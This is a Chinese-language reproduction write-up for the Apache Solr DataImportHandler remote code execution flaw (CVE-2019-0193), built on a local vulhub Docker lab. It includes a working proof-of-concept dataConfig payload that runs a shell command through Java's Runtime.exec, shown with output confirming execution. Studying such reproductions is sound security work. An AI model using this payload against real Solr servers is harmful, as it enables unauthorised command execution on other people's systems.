Apache Solr 远程命令执行漏洞（CVE-2019-0193）

漏洞概述：

通过 DataImportHandler 可以从数据库和其他源中批量把数据导入索引库中，它具有一个功能，其中所有的DIH配置都可以通过外部请求的dataConfig参数来设置。由于DIH配置可以包含脚本，当solr开启了 DataImportHandler 功能后，攻击者可以通过构造危险的请求，从而造成远程命令执行。


影响版本：

影响范围：Apache Solr < 8.2.0

环境搭建：

1.使用vulhub中的CVE-2019-0193的环境进行搭建

```
cd vulhub/solr/CVE-2019-0193
docker-compose up -d
```




2.创建一个名为test的core

```
docker-compose exec solr bash bin/solr create_core -c test -d example/example-DIH/solr/db
```

solr的 `example/example-DIH` ：可以作为solr的主目录，里面包含多个索引库，以及hsqldb的数据，里面有连接数据库的配置示例，以及邮件、rss的配置示例。


3.访问http://your-ip:8983即可查看到Apache solr的管理页面，无需登录



漏洞复现：

1.首先打开刚刚创建好的`test`核心，选择Dataimport功能并选择debug模式，填入以下POC：

```
<dataConfig>
  <dataSource type="URLDataSource"/>
  <script><![CDATA[
          function poc(){ java.lang.Runtime.getRuntime().exec("touch
/tmp/success");
          }
  ]]></script>
  <document>
    <entity name="stackoverflow"
            url="https://stackoverflow.com/feeds/tag/solr"
            processor="XPathEntityProcessor"
            forEach="/feed"
            transformer="script:poc" />
  </document>
</dataConfig>
```



2.点击`Execute with this Confuguration`

3.执行`docker-compose exec solr ls /tmp`，可见`/tmp/success`已成功创建

```
[root@iZbp1ahskiww2n3z76wwxvZ CVE-2019-0193]# docker-compose exec solr ls /tmp
gnupg_home
hsperfdata_root
hsperfdata_solr
jetty-0.0.0.0-8983-webapp-_solr-any-16390826677052222995.dir
jetty-0.0.0.0-8983-webapp-_solr-any-2336558523056649146.dir
start_3908915571609629396.properties
start_5974851950225450742.properties
success
```